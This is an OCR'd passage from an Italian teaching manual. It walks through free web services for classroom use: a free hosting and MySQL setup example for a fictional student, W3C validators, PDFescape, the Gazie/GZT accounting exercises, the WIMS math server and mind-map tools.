



Figura 46.20. Dal pannello di controllo si accede alla voce *MySQL databases*, dove Clara Drusilla crea una base di dati da utilizzare per una sua applicazione PHP.



Sulla base dell'esempio contenuto nel filmato e nelle figure, Clara Drusilla può accedere per caricare i contenuti del suo sito attraverso il protocollo FTP:

indirizzo	claradrusilla.yzi.me
utente	u232967939
parola d'ordine	quella fissata quando è stato registrato il nome a dominio claradrusilla.yzi.me

L'applicazione PHP che viene caricata presso il dominio registrato, deve connettersi con la base di dati creata appositamente da Clara Drusilla. Secondo il video e delle figure di esempio, deve configurare l'applicazione nel modo seguente:

indirizzo della base di dati	mysql.2freehosting.com
nome della base di dati	u232967939_0
utente della base di dati	u232967939_0
parola d'ordine	quella fissata quando è stata registrata la base di dati u232967939_0

Osservazioni finali: *http://www.1freehosting.com* e *http://www.2freehosting.com* fanno parte di un insieme di servizi analoghi, con lo stesso tipo di pannello di controllo, in quanto si avvalgono a loro volta di *http://www.youhosting.com* . Tuttavia, tali servizi si distinguono per lo spazio e la banda mensile offerti, oltre che per le condizioni particolari che devono essere rispettate.

46.6 Analisi del codice web

«

Il consorzio W3C offre alcuni servizi per analizzare sintatticamente il codice HTML, CSS e il funzionamento dei riferimenti ipertestuali:

- W3C, *Markup Validation Service*, *http://validator.w3.org/*
- W3C, *CSS Validation Service*, *http://jigsaw.w3.org/css-validator/*
- W3C, *Link Checker*, *http://validator.w3.org/checklink*

Il servizio GWADM, descritto nella sezione precedente, permette di passare agevolmente al controllo sintattico dei file, attraverso i servizi del consorzio W3C.

46.7 Gestione di file PDF

Si ha a volte la necessità di elaborare file PDF, ma funzionalità di questo tipo non fanno parte dei navigatori comuni. Per la compilazione di formulari PDF e per l'annotazione di file PDF generici, si possono usare PDFescape (*http://www.pdfescape.com*) e PDFonlinereader (*http://www.pdfonlinereader.com*). È importante osservare che PDFescape consente di aggregare più file assieme e di intervenire nelle pagine (nell'ordine, nell'orientamento), mentre PDFonlinereader consente la conversione di file PDF in HTML.

46.7.1 PDFescape

PDFescape è un servizio per la gestione di file PDF, inclusa anche la possibilità di modificarli o di compilarli se contenenti dei formulari. Il servizio può essere usato gratuitamente se non si ha la necessità di gestire file con più di 100 pagina, oppure di conservare presso il servizio i documenti che si elaborano; inoltre, può essere usato senza bisogno di registrazione: eventualmente la registrazione consentirebbe solo di mantenere memorizzati i file per pochi giorni, dopo i quali i file non utilizzati verrebbero eliminati automaticamente.


L'uso per cui PDFescape è importante nella sua versione gratuita riguarda la compilazione dei formulari, la fusione di più file PDF in un solo documento e la possibilità di aggiungere delle annotazioni.

In questo video si mostra l'uso di PDFescape per aprire un formulario PDF, raggiungibile attraverso la rete, il quale viene compilato e salvato localmente, per qualche scopo: *http://www.youtube.com/watch?v=CoKnUeMSPhc* .

In questo video si mostra PDFescape con il quale si carica un file PDF che poi si annota in qualche modo e lo scarica con le annotazioni apportate: *http://www.youtube.com/watch?v=nLtf65XX65dfI* .

In questo video si mostra PDFescape con il quale si caricano un primo file PDF, a cui si aggiunge in coda un secondo file; successivamente si ruotano alcune pagine, se ne sposta una e se ne elimina un'altra: *http://www.youtube.com/watch?v=OEHIf50wT50xM* .

Figura 46.23. PDFescape durante l'elaborazione di un file PDF.



46.8 Gazie e GZT

Gazie (gestione aziendale) è un applicativo gestionale per la piccola e media impresa, realizzato in PHP, che per il suo utilizzo richiede soltanto un navigatore ipertestuale, come un qualunque strumento «cloud». Per facilitare la didattica con Gazie, è disponibile GZT, con il quale ognuno può creare quante gestioni vuole, per le proprie esercitazioni. Il video mostra lo studente Martino Calpurnio che crea una propria gestione presso *http://gzt.nssitaly.com* e poi vi inserisce una scrittura contabile, arrivando anche a produrre il giornale di contabilità generale: *http://www.youtube.com/watch?v=sFNs87M7Gy8* . Le figure successive mostrano i punti principali della fase di registrazione e accesso al sistema GZT.

Figura 46.24. L'alunno Martino Calpurnio crea una nuova gestione presso un servizio GZT. Per motivi didattici, i dati inseriti in questa finestra non possono essere cambiati in un momento successivo.




Figura 46.25. L'alunno Martino Calpurnio ha creato la gestione 726 e vi accede, in qualità di utente «amministratore» con la parola d'ordine specificata in fase di registrazione.





Figura 46.26. L'alunno Martino Calpurnio accede successivamente al servizio GZT e cerca le proprie gestioni filtrando l'elenco con una porzione del proprio cognome.



GZT è anche disponibile come pacchetto autonomo, installabile in un proprio servente HTTP-PHP-MySQL, disponibile da *https://docs.google.com/open?id=0B7kc1cYTL1pjNDExMmRkM2QtNDE4MS00Nm00ViLWIyZWQtNmRhNzlhNDk0YmFl*. Nelle parti xii e xiii Gazie e GZT vengono descritti con maggiore dettaglio e con alcuni esempi di esercitazioni guidate.

Gazie può essere utilizzato proficuamente, abbinandolo a Google documenti (Google drive), dove possono essere caricati i file PDF prodotti dalle esercitazioni (in qualità di stampe), per la condivisio-

ne con il docente che deve occuparsi della valutazione dei lavori svolti dagli studenti. Inoltre, anche PDFescape può risultare utile per aggregare assieme più file PDF di una stessa esercitazione.

46.9 WIMS: «www interactive multipurpose server»

WIMS è un servizio per la didattica e lo studio della matematica, disponibile a partire dall'università di Sophia-Antipolis (Nizza), *http://wims.unice.fr/* , oltre che da altre università. Anche per chi non è registrato presso l'università, sono disponibili esercizi, giochi e test. Il lavoro originale è realizzato in lingua francese, tuttavia molti esercizi sono disponibili in italiano o almeno in inglese. Il video mostra come accedere al servizio presso il sito principale e come svolgere alcuni esercizi elementari: *http://www.youtube.com/watch?v=V5OalaJK6D4* .

Figura 46.27. Selezione dell'elenco degli strumenti di WIMS.





Figura 46.28. Calcolatrice di funzione di WIMS.




Il servizio WIMS reagisce in modo ostile quando non riesce a tracciare la sessione in corso. In tal caso può apparire una pagina di rifiuto, come avviene anche nel video di esempio: in presenza di questo problema è sufficiente ripartire dal menù degli esercizi per risolvere la situazione.

46.10 Mappe mentali

Per la realizzazione di mappe mentali (o mappe concettuali), si può usare un servizio come *http://mind42.com* , il quale consente anche di importare ed esportare secondo formati comuni. Nel video si vede Clara Drusilla che si registra per l'accesso al servizio e poi prepara una mappa molto semplice: *http://www.youtube.com/watch?v=KM1PRNdSias* .

